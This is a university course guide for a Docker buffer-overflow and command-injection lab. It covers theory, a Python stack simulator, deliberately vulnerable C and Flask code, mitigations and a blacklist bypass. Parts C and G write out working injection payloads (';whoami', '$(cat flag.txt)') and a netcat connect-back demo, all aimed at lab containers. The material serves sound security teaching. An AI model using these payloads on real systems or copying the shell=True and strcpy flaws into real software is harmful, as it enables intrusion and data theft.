

Buffer Overflow Security Project — Comprehensive Guide

Course Project | Security & Penetration Testing

Team Size: Up to 5 Members

Table of Contents

1. Project Overview
 2. Project Architecture & File Map
 3. Environment Setup (Docker)
 4. Part A — Buffer Overflow Theory
 5. Part B — The Buffer Lab (Python Stack Simulator)
 6. Part C — College Pentest Lab (Docker Attack/Defense)
 7. Part D — Interactive Browser Lab
 8. Part E — Vulnerable C Code Analysis
 9. Part F — Mitigations (5 Defense Techniques)
 10. Part G — Bypass: Defeating Weak Mitigations
 11. Part H — Bonus: Buffer Overflow Across Software Types
 12. Part I — Testing & Validation
 13. Part J — Team Roles & Timeline
 14. References & Further Reading
-

1. Project Overview

This project demonstrates a complete security workflow around **Buffer Overflow** vulnerabilities:

- **Attack:** Exploit a vulnerable application to execute arbitrary commands
- **Defend:** Apply mitigations to prevent the attack
- **Bypass:** Show that weak mitigations can be circumvented
- **Analyze:** Study how buffer overflows affect different software categories

The project is fully Docker-based and includes three complementary lab environments:

Lab	Technology	Purpose
buffer_lab	Python CLI	Safe stack-frame simulator for understanding memory layout
college-pentest-lab	Docker + Flask	Real attack/defense with command injection via buffer-style flaws
interactive_lab	Browser HTML/JS	Visual byte-level stack simulation

2. Project Architecture & File Map

```

buffer/
├── .gitignore
├── PROJECT_DOCUMENTATION.pdf
├── PROJECT_DOCUMENTATION_WITH_DEBUGGING.pdf
├──
├── buffer_lab/                                # Python stack simulator
│   ├── __init__.py                            # Public API exports
│   ├── __main__.py                            # CLI entry point
│   ├── pattern.py                             # De Bruijn cyclic pattern generator
│   ├── stack_simulator.py                     # Stack frame model + unsafe/bounded copy
│   └── visualizer.py                           # Memory layout diff renderer
├──
├── college-pentest-lab/                       # Docker pentest environment
│   ├── docker-compose.yml                     # 4 services: attacker, victim, safe, bad-safe
│   ├── docker-compose.debug.yml              # Debug overlay with debugpy ports
│   ├── README.md                             # Lab overview
│   ├── START_HERE.md                         # Quick-start guide
│   ├── attacker/
│   │   ├── Dockerfile                         # Debian + curl, nmap, netcat
│   │   └── bypass_bad_safe.sh                 # Automated bypass demonstration
│   ├── victim/
│   │   ├── Dockerfile                         # Python 3.11 + Flask
│   │   ├── app.py                             # Vulnerable server (shell=True)
│   │   ├── app_safe.py                       # Remediated server (no shell)
│   │   ├── app_bad_safe.py                   # Weak mitigation (blacklist only)
│   │   ├── debug_tools.py                    # Optional debugpy attachment
│   │   ├── flag.txt                          # Training flag for capture
│   │   └── requirements.txt                   # Flask + debugpy
│   └── docs/
│       └── debugging.md                       # IDE debugger attachment guide
├──
├── examples/
│   ├── interactive_lab.html                   # Browser-based stack visualization
│   └── vulnerable_demo.c                       # Reference C code with strcpy vulnerability
├──
├── tests/
│   └── test_buffer_lab.py                     # Unit tests for the Python simulator
├──
├── tools/
│   ├── build_docs_pdf.py                     # Markdown-to-PDF builder
│   └── validate_lab.py                       # Lab validation checks
├──
└── docs/
    └── COMPREHENSIVE_PROJECT_GUIDE.md        # This document

```

3. Environment Setup (Docker)

Prerequisites

- Docker Desktop (Windows/Mac) or Docker Engine (Linux)
- Docker Compose v2+
- A terminal (PowerShell, bash, or zsh)
- Python 3.10+ (for the buffer_lab CLI — optional)

Starting the Docker Lab

```
cd college-pentest-lab
docker compose up --build -d
```

This launches four containers:

Container	Port	Description
attacker	—	Kali-style tools container (curl, nmap, netcat)
victim	8080	Intentionally vulnerable Flask server
safe-victim	8081	Properly remediated server
bad-safe-victim	8082	Weak fix (blacklist-only) — bypassable

Entering the Attacker Container

```
docker exec -it attacker bash
```

Stopping the Lab

```
docker compose down
docker compose down --volumes --remove-orphans # full cleanup
```

Debug Mode (Optional)

```
docker compose -f docker-compose.yml -f docker-compose.debug.yml up --build -d
```

Debug ports (localhost only):

Service	Port
victim	5678
safe-victim	5679
bad-safe-victim	5680

4. Part A — Buffer Overflow Theory

What Is a Buffer Overflow?

A **buffer overflow** occurs when a program writes data beyond the boundary of a fixed-size memory buffer, corrupting adjacent memory.

Why Is It Dangerous?

The stack stores critical control data alongside local variables:

```

+-----+ Higher Addresses
| Function Arguments |
+-----+
| Return Address    | <-- TARGET: controls where execution continues
+-----+
| Saved Frame Pointer | <-- EBP: points to the caller's stack frame
+-----+
| [Stack Canary]    | <-- Optional: corruption detector
+-----+
| Local Buffer       | <-- Our input goes here
+-----+ Lower Addresses (stack grows down)

```

When an attacker overflows the local buffer, they can overwrite the **return address** and redirect execution to arbitrary code.

The Dangerous C Functions

Dangerous	Safe Alternative	Problem
<code>strcpy()</code>	<code>strncpy()</code>	No length check
<code>gets()</code>	<code>fgets()</code>	No length check
<code>sprintf()</code>	<code>snprintf()</code>	No length check
<code>strcat()</code>	<code>strncat()</code>	No length check
<code>scanf("%s")</code>	<code>scanf("%63s")</code>	No width limit

Types of Buffer Overflow

1. **Stack-based** — overwrite return address on the stack (most common, this project's focus)
 2. **Heap-based** — corrupt dynamic memory metadata
 3. **Integer overflow** — arithmetic error leads to undersized allocation
 4. **Off-by-one** — single byte past the boundary corrupts the saved frame pointer
 5. **Format string** — related class: `printf(user_input)` leaks or writes memory
-

5. Part B — The Buffer Lab (Python Stack Simulator)

The `buffer_lab` package is a safe, pure-Python simulator that models stack memory without executing any attacker-controlled bytes. It is the recommended way to learn offset calculation and canary behavior.

Installation

No installation needed — it runs directly:

```
python -m buffer_lab --help
```

Available Commands

Generate a Cyclic Pattern

```
python -m buffer_lab pattern --length 128
```

Output: a de Bruijn sequence where every 4-byte window is unique. This is used to find the exact offset of the return address after a crash.

Find an Offset

```
python -m buffer_lab find-offset --needle 0x61616174 --length 128
```

If a debugger shows EIP = `0x61616174` after a crash, this command returns the exact byte offset (e.g., `52`).

Simulate an Unsafe Copy (Overflow)

```
python -m buffer_lab demo-overflow --buffer-size 64 --payload-size 80
```

Output shows whether the payload stayed inside the buffer, overflowed metadata, or replaced the return address.

Simulate with Stack Canary

```
python -m buffer_lab demo-overflow --buffer-size 64 --payload-size 80 --canary
```

With canary enabled, the simulator detects corruption and reports `ABORTED`.

Show Stack Layout Diff

```
python -m buffer_lab show-layout --buffer-size 64 --payload-size 80 --marker HACK
```

Renders a before/after view of the entire stack frame, showing which fields were overwritten.

Simulate a Bounded (Safe) Copy

```
python -m buffer_lab safe-copy --buffer-size 64 --payload-size 80
```

The bounded copy rejects oversized input, demonstrating the safe alternative.

Source Code Architecture

`pattern.py` — Cyclic Pattern Generator

Uses a de Bruijn sequence algorithm to create patterns where every N-byte window is unique:

```
def cyclic(length, *, alphabet=DEFAULT_ALPHABET, window=4):
    """Return a deterministic cyclic pattern with unique 4-byte windows."""
    sequence = _de_bruijn(alphabet, window)
    repeats = (length // len(sequence)) + 1
    return (sequence * repeats)[:length]

def find_offset(needle, *, length=8192):
    """Find a byte sequence inside a cyclic pattern.
    Hex integer needles are interpreted as little-endian."""
    pattern = cyclic(length)
    return pattern.find(_needle_to_bytes(needle))
```

`stack_simulator.py` — Stack Frame Model

Models a real stack frame with buffer, optional canary, saved frame pointer, and return address:

```
class StackFrame:
    def unsafe_copy(self, payload, *, control_marker=b"BBBB"):
        """Copy bytes as an unsafe C string function would."""
        self.reset()
        for index, value in enumerate(payload):
            if index >= len(self._memory):
                break
            self._memory[index] = value
        # Check canary integrity, overflow status, etc.

    def bounded_copy(self, payload):
        """Reject input that would not fit in the fixed buffer."""
        if len(payload) > self.buffer_size:
            raise UnsafeCopyError(...)
        return self.unsafe_copy(payload)
```

`visualizer.py` — Layout Renderer

Creates a human-readable diff of stack memory before and after a copy:


OVERWRITE: return address replaced with marker
payload_size=72
buffer_size=64
canary_enabled=False
canary_ok=True

offset	field	size	status	before -> after
-----	-----	----	-----	-----
0000-0063	buffer	64	written	00 00 00 ... -> 41 41 41 ...
0064-0067	saved_frame_pointer	4	overwritten	45 42 50 21 EBP! -> 41 41 41 41 AAAA
0068-0071	return_address	4	marker	52 45 54 30 RET0 -> 42 42 42 42 BBBB

6. Part C — College Pentest Lab (Docker Attack/Defense)

This is the hands-on Docker lab where students perform real attacks against a vulnerable web application.

Architecture



The Vulnerable Server (`app.py`)

The vulnerable endpoint concatenates user input directly into a shell command:

```
@app.get("/ping")
def ping():
    host = request.args.get("host", "")
    cmd = f"ping -c 1 {host}"
    output = subprocess.check_output(cmd, shell=True, ...)
```

The vulnerability: `shell=True` + unsanitized input = **Command Injection**

Attack Walkthrough

From the attacker container:

Step 1: Reconnaissance

```
curl http://victim:8080/
curl http://victim:8080/health
```

Step 2: Normal ping

```
curl "http://victim:8080/ping?host=127.0.0.1"
```

Step 3: Command injection

```
curl "http://victim:8080/ping?host=127.0.0.1;whoami"
```

The semicolon makes the shell execute `ping -c 1 127.0.0.1` AND THEN `whoami`.

Step 4: Escalate — read files

```
curl "http://victim:8080/ping?host=127.0.0.1;cat%20flag.txt"
```

Step 5: Explore the system

```
curl "http://victim:8080/ping?host=127.0.0.1;ls"  
curl "http://victim:8080/ping?host=127.0.0.1;pwd"  
curl "http://victim:8080/ping?host=127.0.0.1;id"
```

Connect-Back Demo

The victim server includes a simulated callback endpoint that demonstrates the network direction of a reverse shell:

```
# Start listener on attacker:  
nc -lp 4444  
  
# Trigger callback from victim:  
curl "http://victim:8080/callback-demo?host=attacker&port=4444"
```

7. Part D — Interactive Browser Lab

Open `examples/interactive_lab.html` in any browser. This provides a visual, interactive simulation:

Features

- **Payload size slider:** adjust how many bytes to write
- **Buffer size control:** change the buffer allocation
- **Copy mode toggle:** switch between unsafe (overflow allowed) and bounded (safe) copy
- **Stack canary toggle:** enable/disable canary protection
- **Return marker:** set a 4-byte marker to place at the return address
- **Visual stack frame:** color-coded segments (buffer, canary, frame pointer, return address)
- **Byte grid:** individual byte view showing which bytes changed

Color Coding

Color	Segment
Blue	Buffer
Yellow	Stack Canary
Green	Saved Frame Pointer
Red	Return Address

Status Messages

- **OK:** payload stayed inside the buffer
- **OVERFLOW:** adjacent stack metadata changed
- **OVERWRITE:** return address replaced with marker
- **ABORTED:** stack canary detected corruption
- **REJECTED:** bounded copy refused oversized input

8. Part E — Vulnerable C Code Analysis

The file `examples/vulnerable_demo.c` contains a minimal C program with a classic buffer overflow:

```
#include <stdio.h>
#include <string.h>

void vulnerable_copy(const char *input) {
    char buffer[64];
    strcpy(buffer, input);          // No bounds checking!
    printf("copied: %.64s\n", buffer);
}

int main(int argc, char **argv) {
    if (argc != 2) {
        fprintf(stderr, "usage: %s <input>\n", argv[0]);
        return 1;
    }
    vulnerable_copy(argv[1]);
    return 0;
}
```

What Happens

1. `buffer` is allocated 64 bytes on the stack
2. `strcpy` copies the entire input regardless of length

3. If input > 64 bytes, it overwrites the saved frame pointer and return address
4. At function return, the CPU jumps to the attacker-controlled address

How to Compile (on a Linux system)

```
# Compile WITHOUT protections (for testing):
gcc -o vuln vulnerable_demo.c -fno-stack-protector -z execstack -no-pie -m32

# Compile WITH protections (safe):
gcc -o vuln_safe vulnerable_demo.c -fstack-protector-all -D_FORTIFY_SOURCE=2
```

9. Part F — Mitigations (5 Defense Techniques)

1. Stack Canaries

How it works: The compiler inserts a random value (canary) between the buffer and the return address. Before the function returns, it checks if the canary was modified.

```
Stack with Canary:
+-----+
| Return Address |
+-----+
| Saved EBP      |
+-----+
| CANARY VALUE   | <-- If modified = ABORT
+-----+
| buffer[64]     |
+-----+
```

Compile flags:

- Enable: `gcc -fstack-protector-all`
- Disable: `gcc -fno-stack-protector`

Demonstration: Use the Python simulator:

```
python -m buffer_lab demo-overflow --buffer-size 64 --payload-size 80 --canary
# Output: ABORTED: stack canary detected corruption
```

2. DEP / NX Bit (Data Execution Prevention)

How it works: Marks memory pages as either writable OR executable, never both. The stack is writable but not executable, so shellcode placed there cannot run.

Compile flags:

- Enable: `gcc -z noexecstack` (default on modern systems)
- Disable: `gcc -z execstack`

3. ASLR (Address Space Layout Randomization)

How it works: The OS loads the stack, heap, and shared libraries at random addresses each time a program runs. Attackers cannot hardcode addresses.

System control:

```
# Check current level:
cat /proc/sys/kernel/randomize_va_space

# Levels:
# 0 = Off
# 1 = Stack + Libraries randomized
# 2 = Stack + Libraries + Heap randomized (Full)

# Disable (for testing only):
echo 0 > /proc/sys/kernel/randomize_va_space
```

4. PIE (Position Independent Executable)

How it works: Even the program's own code is loaded at a random base address. Without PIE, the code segment starts at a fixed address (e.g., `0x08048000` on x86).

Compile flags:

- Enable: `gcc -pie -fpie`
- Disable: `gcc -no-pie`

5. RELRO (Relocation Read-Only)

How it works: Protects the Global Offset Table (GOT) from being overwritten. The GOT contains addresses of library functions — if an attacker overwrites a GOT entry, they can redirect function calls.

Compile flags:

- Partial: `gcc -Wl,-z,relro`
- Full: `gcc -Wl,-z,relro,-z,now`

Checking Protections with checksec

```
checksec --file=./vuln_server

# Example output:
# RELRO:      No RELRO
# Stack:      No canary found
# NX:         NX disabled
# PIE:        No PIE
```

Safe Server Mitigations (app_safe.py)

The safe server in the Docker lab applies these software-level mitigations:

1. **Input validation:** Host must be a valid IP address or DNS hostname
2. **No shell execution:** Uses argument list instead of `shell=True`
3. **Output escaping:** HTML-escapes all command output
4. **Container hardening:** Runs as non-root with read-only filesystem
5. **Principle of least privilege:** `no-new-privileges` security option

```
# SAFE: validates input, no shell, argument list
if not is_valid_host(host):
    return "Invalid host", 400

subprocess.check_output(
    ["ping", "-c", "1", host],    # No shell=True!
    stderr=subprocess.STDOUT,
    timeout=3,
)
```

10. Part G — Bypass: Defeating Weak Mitigations

The Bad Safe Server (app_bad_safe.py)

A developer noticed the `;whoami` attack and added a blacklist that blocks only the semicolon character:

```
BLOCKED_TOKENS = [";"]

def weak_filter_allows(host):
    return not any(token in host for token in BLOCKED_TOKENS)

# Still uses shell=True!
cmd = f"ping -c 1 {host}"
subprocess.check_output(cmd, shell=True, ...)
```

Why the Fix Fails

The fix blocks `;` but the shell has many other operators:

Operator	Syntax	Blocked?	
Semicolon	<code>; command</code>	Yes (blocked)	
Command substitution	<code>\$(command)</code>	No — bypasses!	
Backtick substitution	<code>`command`</code>	No — bypasses!	
Pipe	<code>\</code>	<code>command`</code>	No — bypasses!
AND	<code>&& command</code>	No — bypasses!	
OR	<code>\</code>	<code>\</code>	<code>command`</code> No — bypasses!

Bypass Demonstration

From the attacker container:

```
# Step 1: Original attack is blocked
curl "http://bad-safe-victim:8080/ping?host=127.0.0.1%3Bwhoami&format=text"
# Result: 400 Blocked

# Step 2: Command substitution bypasses the filter!
curl "http://bad-safe-victim:8080/ping?host=127.0.0.1%24%28whoami%29&format=text"
# Result: ping error reveals the output of whoami

# Step 3: Read the flag
curl "http://bad-safe-victim:8080/ping?host=127.0.0.1%24%28cat%20flag.txt%29&format=text"
# Result: flag content revealed!

# Step 4: Compare with the truly safe server
curl "http://safe-victim:8080/ping?host=127.0.0.1%24%28whoami%29"
# Result: 400 Invalid host – properly rejected
```

Or use the automated script:

```
docker exec -it attacker bash
bypass-bad-safe
```

Lesson: Blacklists Are Not a Real Fix

The correct approach is:

1. **Never use** `shell=True` with user input
2. **Validate input type** (is it really an IP/hostname?)
3. **Use argument lists** so the OS treats input as data, not commands

11. Part H — Bonus: Buffer Overflow Across Software Types

Web Applications

How buffer overflow affects web software:

- Web servers written in C/C++ (Apache modules, Nginx modules, OpenSSL)
- CGI scripts in native languages
- Memory-unsafe libraries used by web frameworks

Famous example: Heartbleed (CVE-2014-0160)

A buffer over-read in OpenSSL's heartbeat extension:

- Client sends a heartbeat with a claimed length larger than the actual payload
- Server copies that many bytes from memory and sends them back
- The extra bytes come from server memory — potentially containing passwords, private keys, and session cookies

Mitigations for web:

- Use memory-safe languages (Python, Java, Go, Rust) for application logic
- Keep native libraries (OpenSSL, libxml2) updated
- Deploy Web Application Firewalls (WAF)
- Input validation at every layer

Mobile Applications

How buffer overflow affects mobile software:

- Android: Java/Kotlin code is safe, but **JNI (Java Native Interface)** calls into C/C++ are vulnerable
- iOS: Swift is safe, but Objective-C and C libraries can overflow

Example: Android JNI vulnerability

```
JNIEXPORT void JNICALL Java_com_app_Native_processInput(
    JNIEnv *env, jobject obj, jstring input) {

    const char *native = (*env)->GetStringUTFChars(env, input, 0);
    char buffer[128];
    strcpy(buffer, native); // Buffer Overflow in native code!
}
```

Mitigations for mobile:

- Android enables ASLR and DEP by default since Android 4.1
- NDK compiler includes stack canaries by default

- Prefer Java/Kotlin over native code
- iOS: ARM architecture protections + App Sandbox

Desktop Applications

How buffer overflow affects desktop software:

- PDF readers (Adobe Reader), media players (VLC), browsers, office suites
- Opening a malformed file triggers overflow in the parsing code
- Result: Remote Code Execution — opening a file = full system compromise

Famous examples:

- Adobe Reader: malformed PDF → buffer overflow → RCE
- VLC: crafted video file → heap overflow → code execution
- Internet Explorer: JavaScript heap spray → arbitrary code execution

Mitigations for desktop:

- Windows: DEP + ASLR + CFG (Control Flow Guard) enabled by default
- Linux: ASLR + NX + Stack Canaries
- Application sandboxing (Chrome, Adobe sandbox)
- Automatic security updates

IoT / Embedded Systems

How buffer overflow affects IoT:

- Devices use weak processors (MIPS, ARM) running C firmware
- Often compiled without ANY protections — no ASLR, no DEP, no canaries
- Firmware rarely updated
- Network-facing services with no input validation

Famous examples:

- **Mirai Botnet:** exploited default credentials + buffer overflows in IoT devices to build a massive DDoS botnet
- **Router vulnerabilities:** full control of home routers via overflow in web admin interface
- **IP cameras:** video feed access + remote code execution

Mitigations for IoT:

- Firmware updates (the biggest challenge — many devices never get updates)
- Network segmentation (isolate IoT on a separate VLAN)
- Strong default credentials

- Compile firmware with ASLR/DEP/canaries enabled

Comparison Summary

Platform	Primary Language	BOF Possible?	Protection Level
Web Servers	C (server core) + managed	Yes (in native code)	High
Mobile	Java/Kotlin + C (JNI)	Yes (in JNI only)	High
Desktop	C/C++	Yes (very common)	Medium-High
IoT/Embedded	C	Yes (most vulnerable)	Very Low

12. Part I — Testing & Validation

Unit Tests

The project includes a test suite for the Python simulator:

```
python -m pytest tests/test_buffer_lab.py -v
```

Test cases:

1. **Pattern offset (bytes)**: verifies that `find_offset` correctly locates a 4-byte sequence
2. **Pattern offset (hex register)**: verifies little-endian hex values are decoded correctly
3. **Unsafe copy marker**: confirms that a payload of the correct size replaces the return address with the marker
4. **Canary detection**: verifies that overflow with canary enabled triggers abort
5. **Bounded copy rejection**: confirms that oversized input is rejected before any copy occurs
6. **Visualizer output**: verifies the rendered layout diff contains expected status strings

Lab Validation

```
python tools/validate_lab.py
```

Docker Health Checks

Each Docker service includes a health check:

```
docker compose ps    # Shows health status
curl http://localhost:8080/health
curl http://localhost:8081/health
curl http://localhost:8082/health
```

13. Part J — Team Roles & Timeline

Recommended Team Distribution (5 Members)

Role	Member	Responsibilities	Deliverables
Team Lead & Exploit Developer	#1	Project management, attack implementation, exploit code	Attack walkthrough, exploit scripts
Infrastructure Engineer	#2	Docker setup, networking, CI/CD, environment	Docker configs, setup guide
Defense Analyst	#3	Study and implement all 5 mitigations	Mitigation report, safe server analysis
Bypass Specialist	#4	Demonstrate bypass of weak mitigation	Bypass writeup, demo script
Documentation & Bonus	#5	Comprehensive documentation, bonus research	This guide, bonus analysis, presentation

Suggested Timeline

Week	Phase	Tasks	Deliverable
1	Setup & Theory	Install Docker, read theory, run buffer_lab	Working environment + theory notes
2	Attack Phase	Run pentest lab, execute attack commands	Attack walkthrough document
3	Defense Phase	Study 5 mitigations, analyze safe server	Mitigation comparison report
4	Bypass Phase	Execute bypass demo, document technique	Bypass writeup + demo recording
5	Bonus & Polish	Cross-platform analysis, final documentation	This guide + presentation slides

14. References & Further Reading

Academic & Industry Resources

- OWASP Buffer Overflow: https://owasp.org/www-community/vulnerabilities/Buffer_Overflow
- CWE-120 Buffer Copy without Checking Size: <https://cwe.mitre.org/data/definitions/120.html>
- Aleph One, "Smashing the Stack for Fun and Profit" (1996): <http://phrack.org/issues/49/14.html>
- NIST CVE Database: <https://nvd.nist.gov/>

Hands-On Training Platforms

- ROP Emporium (ROP chain exercises): <https://ropemporium.com/>

- Exploit Education (Phoenix/Protostar): <https://exploit.education/>
- OverTheWire Narnia: <https://overthewire.org/wargames/narnia/>

Tools Documentation

- pwntools: <https://docs.pwntools.com/>
- GDB GEF plugin: <https://gef.readthedocs.io/>
- ROPgadget: <https://github.com/JonathanSalwan/ROPgadget>
- checksec: <https://github.com/slimm609/checksec.sh>

Video Tutorials

- LiveOverflow YouTube Channel: <https://www.youtube.com/c/LiveOverflow>
- John Hammond: <https://www.youtube.com/c/JohnHammond010>

Safety & Ethics Notice

This project is designed for **authorized educational use only**. All attacks are performed inside isolated Docker containers on a private network. Never apply these techniques against systems you do not own or have explicit written permission to test. Unauthorized computer access is a criminal offense in most jurisdictions.

Document Version: 1.0

Last Updated: May 2026

Repository: https://github.com/samir22418/buffer_overflow